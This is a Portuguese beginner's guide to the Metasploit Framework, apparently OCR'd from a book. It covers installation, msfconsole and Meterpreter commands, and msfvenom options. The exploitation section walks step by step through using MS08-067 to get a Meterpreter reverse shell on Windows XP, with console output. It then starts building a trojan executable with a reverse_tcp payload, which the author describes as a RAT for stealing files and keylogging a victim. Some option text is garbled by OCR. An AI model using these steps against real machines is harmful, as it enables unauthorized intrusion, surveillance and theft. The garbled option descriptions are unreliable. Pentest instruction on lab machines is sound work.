by Joas Antonio

INVADINDO COM METASPLOIT

Guia da ferramenta metasploit Volume 1

SOBRE O AUTOR DO LIVRO:

Nome: Joas Antonio dos Santos

Sou estudante/profissional de TI e segurança da informação, sou instrutor de Pentest/Ethical Hacking, possuo mais de 90 formações na área de Segurança, Redes, Programação e Tecnologia em geral com certificações internacionais.

SOBRE O LIVRO:

Esse livro é para guiar pessoal que acabou de começar a estudar Pentest e quer aprender sobre a ferramenta Metasploit.

Ops: Não pense que aprender a usar o Metasploit ou outra ferramenta vai te tornar um Hacker pois isso tudo exige bastante estudo.

CONTEÚDO:

Ela foi escrita a um tempo então alguns conteúdos podem estar desatualizados, mas nada que o nosso bom e velho amigo GOOGLE para nos auxiliar.

Esse Livro é bem básico então me desculpe pela falta de detalhes o meu objetivo foi um Livro prático a teoria vai ficar na sua conta pois as vezes é bom correr atrás dos fundamentos para entender o resto, mas garanto que futuramente vai sair um Livro completo + Curso em Vídeo aula sobre essa ferramenta com fundamentos a prática.

Conceitos:

Exploração:

Pós Exploração:

CONCEITOS

Oque é Metasploit?

O **Metasploit Framework** (MSF) é muito mais do que apenas uma coleção de explorações. É uma infra-estrutura que você pode construir e utilizar para suas necessidades personalizadas. Isso permite que você se concentre em seu ambiente único e não precise reinventar a roda. Considero que o MSF é uma das ferramentas de auditoria mais úteis e gratuitas disponíveis gratuitamente para profissionais de segurança. A partir de uma ampla gama de explorações de grau comercial e um extenso ambiente de desenvolvimento de exploração, todo o caminho para ferramentas de coleta de informações de rede e plugins de vulnerabilidades web, o Metasploit Framework oferece um ambiente de trabalho verdadeiramente impressionante.

O projeto Metasploit foi criado em 2003 por HD Moore e é uma plataforma que permite a verificação do estado da segurança dos computadores existentes numa determinada rede, permitindo atacar as falhas de segurança existentes nos mais diversos softwares. Este é o melhor conjunto de ferramentas para exploração, sendo atualizadas diariamente com as mais recentes falhas de segurança identificadas por profissionais no ramo. Esta “framework” open source, está em constante transformação, é programada em Ruby e está organizada em diversos módulos. São estes módulos que contêm os programas preparados especificamente para tirarem partido de vulnerabilidades encontradas nos softwares e sistemas operacionais, permitindo assim a execução de código malicioso e consequentemente a invasão da máquina.

Versões:

Metasploit Express: Teste de Intrusão por linha de comando Geralmente utilizado em pequenas e médias empresas $ 5,000

Metasploit PRO: Versão do Metasploit Profissional, Pago! Aproximadamente $ 11,000

Metasploit Community Edition: Versão gratuita do Metasploit Pro $ 0,00

Armitage: Uma interface grafica que não foi criada pelos criadores do Metasploit

Instalação e Atualização

Instalação no Linux:

1. **Abra o terminal**

2. **Agora baixe de acordo com seu Sistema Operacional**

   Sistemas 64 bits:

   wget http://downloads.metasploit.com/data/releases/metasploit-latestlinux-x64-installer.run

   Sistemas 32 bits:

   wget http://downloads.metasploit.com/data/releases/metasploit-latestlinux-installer.run

3. **Altere o modo do instalador para ser executável**

   Sistemas 64 bits:

   chmod +x /path/to/metasploit-latest-linux-x64-installer.run

   Sistemas 32 bits:

   chmod +x /path/to/metasploit-latest-linux-installer.run

4. **Escolha uma das opções abaixo para executar o instalador**

   Sistemas 64 bits:

   sudo /path/to/metasploit-latest-linux-x64-installer.run


   Sistemas 32 bits:

   sudo /path/to/metasploit-latest-linux-installer.run


5. **Quando a janela de configuração aparecer, clique em Avançar (Forward) para iniciar o processo de instalação.**

6. **Aceite os Termos e clique em Avançar (Forward).**

7. **Escolha uma pasta para instalação e Clique em Avançar(Forward).**




8. **Selecione Sim para registrar o Metasploit como um serviço (recomendado). Clique em Avançar para continuar.**




9. **Quando a janela Desativar antivírus e Firewall for exibida, verifique se sua máquina não possui antivírus Aplicativos de software ou firewall em execução. Clique em Avançar quando estiver pronto.**

10. **Digite o número da porta que deseja que o serviço Metasploit use. A porta padrão e 3790. Clique Avançar para continuar.**



11. **Digite o nome do servidor que será usado para gerar o certificado SSL e o número de dias que você deseja que o certificado SSL permaneça válido.**




12. **Clique em Avançar para continuar. A instalação começa.**

Após a conclusão da instalação, aparece uma janela e solicita que você inicie a UI da Web Metasploit. Neste ponto, você deve acessar https://localhost:3790 para iniciar a UI da Web Metasploit para criar uma conta de usuário e ativar sua chave de licença. Você não precisa reiniciar seu sistema para relançar o Metasploit pela primeira vez.


Ativando uma Chave de Licença

1. **Abra seu navegador em https://localhost:3790**


2. **Se você receber um aviso sobre a confiabilidade do certificado de segurança, selecione que compreende os riscos e que deseje continuar com o site. O texto que o aviso exibe depende do navegador que você usa.**



3. **Quando a interface da web para o Metasploit Pro aparece, a página Nova Configuração do Usuário é exibida. Siga as instruções na tela para criar uma conta de usuário para o Metasploit Pro. Salve as informações da conta do usuário para que você possa usá-lo mais tarde para fazer login no Metasploit Pro.**



4. **Depois de criar uma conta de usuário, aparece a página Ativar Metasploit. Digite a chave de licença que você recebeu do Rapid7 no campo Chave de produto.**



Se você precisa usar um proxy HTTP para acessar a internet, você pode selecionar a opção proxy HTTP e fornecer as informações para o servidor proxy HTTP que deseja usar.

5. **Ative a chave da licença. Depois de ativar a chave de licença, aparece a página Projetos. Se você precisar de ajuda para começar, leia o Guia de Introdução do Metasploit Pro em** https://community.rapid7.com/docs/DOC-1570

6. **Só reiniciar os serviços Metasploit:**


   Para reiniciar o serviço Metasploit, abra um terminal de linha de comando e execute o seguinte comando: $ Sudo bash /opt/metasploit/ctlscript.sh reiniciar

Instalação Windows:


1. **Visite http://windows.metasploit.com/metasploitframework-latest.msi para baixar o instalador do Windows.**

2. **Depois de baixar o instalador, localize o arquivo e clique duas vezes no ícone do instalador para iniciar o processo de instalação.**


3. **Quando a tela Configuração for exibida, clique em Avançar para continuar.**




4. **Leia o contrato de licença e selecione a opção Aceito aceito . Clique em Avançar para continuar**.



5. **Procure o local onde deseja instalar o Metasploit Framework. Por padrão, o framework está instalado no C:\ Metasploit-framework. Clique em Avançar para continuar.**



6. **Clique em Instalar .**



7. **O processo de instalação pode levar 5-10 minutos para ser concluído. Quando a instalação for concluída, clique no botão Finalizar.. Para iniciar o msfconsole após a conclusão da instalação, execute o seguinte a partir da linha de comando:**

```
8. $ msfconsole.bat
```

Resolvendo Erro no Banco de dados

Erro na conexão do banco de dados do metasploit Linux
solução:
Service postgresql stop
Msfdb reinit
Service postgresql start
Msfconsole
Db_rebuild_cache = Espere 10 a 15 Minutos e depois
Relload_all

Por fim com service postgresql ativado dê o seguinte comando:
update.rc-d postgresql enable
Para quando reiniciar a máquina continue com serviço postgresql ativado.

Definições

•**Exploit =** É um meio pelo qual um atacante consegue explorar uma falha dentro de um Sistema
•**Payload =** Um código embutido em um exploit utilizado para definição de pós exploração. É a ação que será executada pós exploração
•**Shellcode =** É o código do Payload que é injetado no sistema comprometido através do exploit.
•**Module =** Pequenos pedaços de scripts que podem ser utilizados pelo metasploit para realizar determinadas operações
•**Listener =** Componente que aguarda uma conexão de retorno pós invasão. Útil para conexão reversa

Comandos Msfconsole

MSFConsole: Console do metasploit para facilitação de ataques

Sintaxe: msfconsole

Opções Básicas:

? – Apresenta o menu de ajuda

Back – Volta um nível

Banner – Apresenta o Banner do Metasploit

Cd – Altera o diretório corrente do Metasploit

Color - Altera a cor do metasploit

Connect – Conecta com outro Host

Edit – Edita o módulo corrente

Exit – Sair do console

Go_pro – Inicia o Metasploit em tela gráfica

Grep – Filtra a saída do comando

Help – Apresenta o menu de ajuda

Info – Apresenta informações sobre um ou mais módulos

Irb – Interpretador de comando Ruby

Jobs – Visualização e gerenciamento de tarefas

Kill – Eliminador de tarefas

Load – Carregador de Framework Plugin

LoadPath – Adicionar caminhos aos módulos

Makerc – Salvar comandos executados desde a inicialização para o arquivo especificado

Popm – Apresenta o último módulo fora da pilha e o ativa, sem alterar o módulo em execução

Previous – Define o módulo carregado anteriormente como o módulo atual

Pushm – Empurra os módulos ativos para a pilha

Quit – Sair do console

Reload_all – Recarrega todos os módulos

Resource – Carrega os comandos armazenados em um arquivo

Route – Rotear o tráfego através de uma sessão

Save – Armazena os dados ativos

Search – Procura módulos por nomes e/ou descrições

Sessions – Alterna entre sessões Set – Seta um valor à uma variável

Setg – Seta um valor à uma variável global

Show – Apresenta módulos de um determinado tipo ou todos os módulos

Sleep – Não faz para durante um número especificado de segundos

Spool – Apresenta no console o conteúdo de um arquivo

Threads – Multiplica o número de requisições/ataques

Unload – Descarregar um framework plugin

Unset – Limpar dados de variáveis

Unsetg – Limpar dados de variáveis globais Use – Seleciona um módulo pelo nome

Version – Apresenta as versões do framework e o número de bibliotecas

EXPLORAÇÃO

Comprometendo Windows XP


Então vamos explorar uma vulnerabilidade no Windows XP chamada MS08-067 que basicamente, faz execução de um código remoto ao qual o invasor que aproveite dessa vulnerabilidade possa assumir completamente o controle da máquina.

Mais Detalhes: https://support.microsoft.com/en-us/help/958644/ms08-067-vulnerability-in-server-service-could-allow-remote-code-execu

Vamos começar?


1- Digite no seu terminal **"msfconsole"** (sem as aspas)

2- Agora selecione o exploit



3- Agora selecione o Payload

4- Agora sete o IP do Alvo



5- Sete o seu IP

```
msf exploit(ms08_067_netapi) > set LHOST "SEU IP"
```

7- Antes de Iniciar a Exploração pode usar a opção **“check”** para checar se a máquina alvo está vulnerável.

```
msf exploit(ms08_067_netapi) > check
[+] 192.168.1.37:445 The target is vulnerable.
msf exploit(ms08_067_netapi) >
```

8- Caso apareça a mensagem **“The target is vulnerable.”** Pode iniciar a exploração

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.36:4444
[*] 192.168.1.37:445 - Automatically detecting the target...
[*] 192.168.1.37:445 - Fingerprint: Windows XP - Service Pack 2 - lang:Portu
guese - Brazilian
[*] 192.168.1.37:445 - Selected Target: Windows XP SP2 Portuguese - Brazilia
n (NX)
[*] 192.168.1.37:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.1.37
[*] Meterpreter session 1 opened (192.168.1.36:4444 -> 192.168.1.37:1051) at
 2017-10-09 17:14:29 -0300

meterpreter >
```

Caso apareça o **“Meterpreter”** significa que deu certo.

Comandos do Meterpreter

?: Mostra a ajuda do Meterpreter explicando todos os comandos.

background: Envia a sessão atual para o background e você volta para o msfconsole para continuar trabalhando.

Sessions -l: lista todas as sessões do Meterpreter

Session -i: conecta em uma sessão do Meterpreter por exemplo: sessions -i 1 “Me conecto na sessão 1 do Meterpreter.

bgkill: Mata algum processo que foi enviado para o background anteriormente. Você precisa usar o bglist para verificar o ID do processo que você deseja matar. Depois, você usa “bgkill <Numero do processo>” para finalizá-lo.

channel: Mostra informações sobre os canais ativos.

close: Fecha um canal.

disable_unicode_encoding/enable_unicode_encoding: Habilita ou desabilita o uso do Unicode.

exit: Fecha uma sessão do Meterpreter.

help: Mostra o menu de ajuda.

info: Mostra informações sobre um módulo do tipo “post” (os nomes de todos eles começam com “post”).

interact: Abre um shell com a vítima. Quando você fechar este shell, voltará para o prompt do Meterpreter.

irb: Abre uma sessão do irb, o interpretador de comandos do Ruby.

load: Carrega extensões do Meterpreter.

migrate: Migra o Meterpreter para um outro processo da máquina.

quit: Termina a sessão.

read: Lê dados de um canal.

resource: Executa todos os comandos que estão no arquivo que você passar como parâmetro para este comando.

run: Executa um script. Veremos este comando em detalhes mais adiante.

use: É um alias para o comando load, explicado anteriormente, que está caindo em desuso.

Introdução ao MSFVENOM

msfvenom é uma combinação de Msfpayload e Msfencode , colocando essas duas ferramentas em uma única instância do Framework. msfvenom substituiu msfpayload e msfencode a partir de 8 de junho de 2015.

As vantagens do msfvenom são:

- Uma única ferramenta
- Opções de linha de comando padronizadas
- Aumento da velocidade

A Msfvenom possui uma ampla gama de opções disponíveis:

-p, - carregar um payload para usar. Especifique um payload para usar
--payload-options Lista as opções padrão
-l, --list [type] Lista um tipo de módulo. As opções são: cargas úteis, codificadores, nops, tudo
-n, - nopsled Prepend um nopsled de tamanho [length] na carga útil
-f, --format Formato de saída (use --help-formatos para uma lista)
- formatos de ajuda Formatos disponíveis para a lista
-e, --encoder O codificador para usar
-a, --arch A arquitetura para usar
--plataforma A plataforma da carga útil
--help-platform Lista de plataformas disponíveis
-s, --space O tamanho máximo da carga útil resultante
--coder-espaço O tamanho máximo da carga útil codificada (padrão para o valor -s)
-b, --bad-chars A lista de caracteres para evitar o exemplo: '\ x00 \ xff'
-i, - sensações O número de vezes para codificar a carga útil
-c, --add-code Especifica um arquivo shellcode win32 adicional para incluir
-**x,** --template Especifica um arquivo executável personalizado para usar como modelo
-k, - manutenção Mantenha o comportamento do modelo e injete a carga como um novo tópico
-o, --out Salve a carga útil
-v, --var-name Especifica um nome de variável personalizado para usar para determinados formatos de saída
--mulher Gerar a menor carga útil possível
-h, --help Mostrar esta mensagem

Comprometendo a Máquina Windows 7 e 10

Agora que já comprometemos uma Máquina Windows XP que tal comprometer uma Máquina Windows 7 ou 10?

Não iremos usar um exploit como foi usado para comprometer uma Máquina Windows XP que está na rede, mas vamos usar o MSFVENOM para criar um Payload e fazer uma Conexão Reversa, como assim?

Usando o Msfvenom vamos gerar um executável malicioso ao qual a vitima irá baixar é a mesma coisa de um RAT (Remote Acess Trojan) que basicamente quando a vitima clica-se no executável ela fosse infectada e o atacante conseguisse fazer qualquer coisa, Deletar, Roubar e Inserir, arquivos ou um keylogger para capturar tudo o que a vítima digita.

Chega de Enrolação e vamos para prática!! (Primeiro vou digitar passo a passo e depois mostro como fica o comando completo)

Primeiro vamos gerar o nosso executável malicioso

No terminal digite:

Msfvenom (Seria a Ferramenta)

-p (Payload)

Caso queira ver os payloads existentes de um --list payloads no nosso caso vamos usar o mesmo payload que usamos para comprometer a máquina Windows XP então digite:

-p Windows/meterpreter/reverse_tcp

(Reverse tcp seria pra fazer uma conexão reversa, ou seja a vítima ao abrir o executável ela se conectaria com você, já ja você entenderá)

Agora vamos estabelecer o IP ao qual a vítima irá se conectar ou seja, o IP do atacante, então digite:

LHOST=”SEU IP”

Agora vamos estabelecer a PORTA que vamos abrir ao qual a vítima irá se conectar.

LPORT=”PORTA” (padrão é 4444)


Agora vamos definir o formato então digite

-f exe

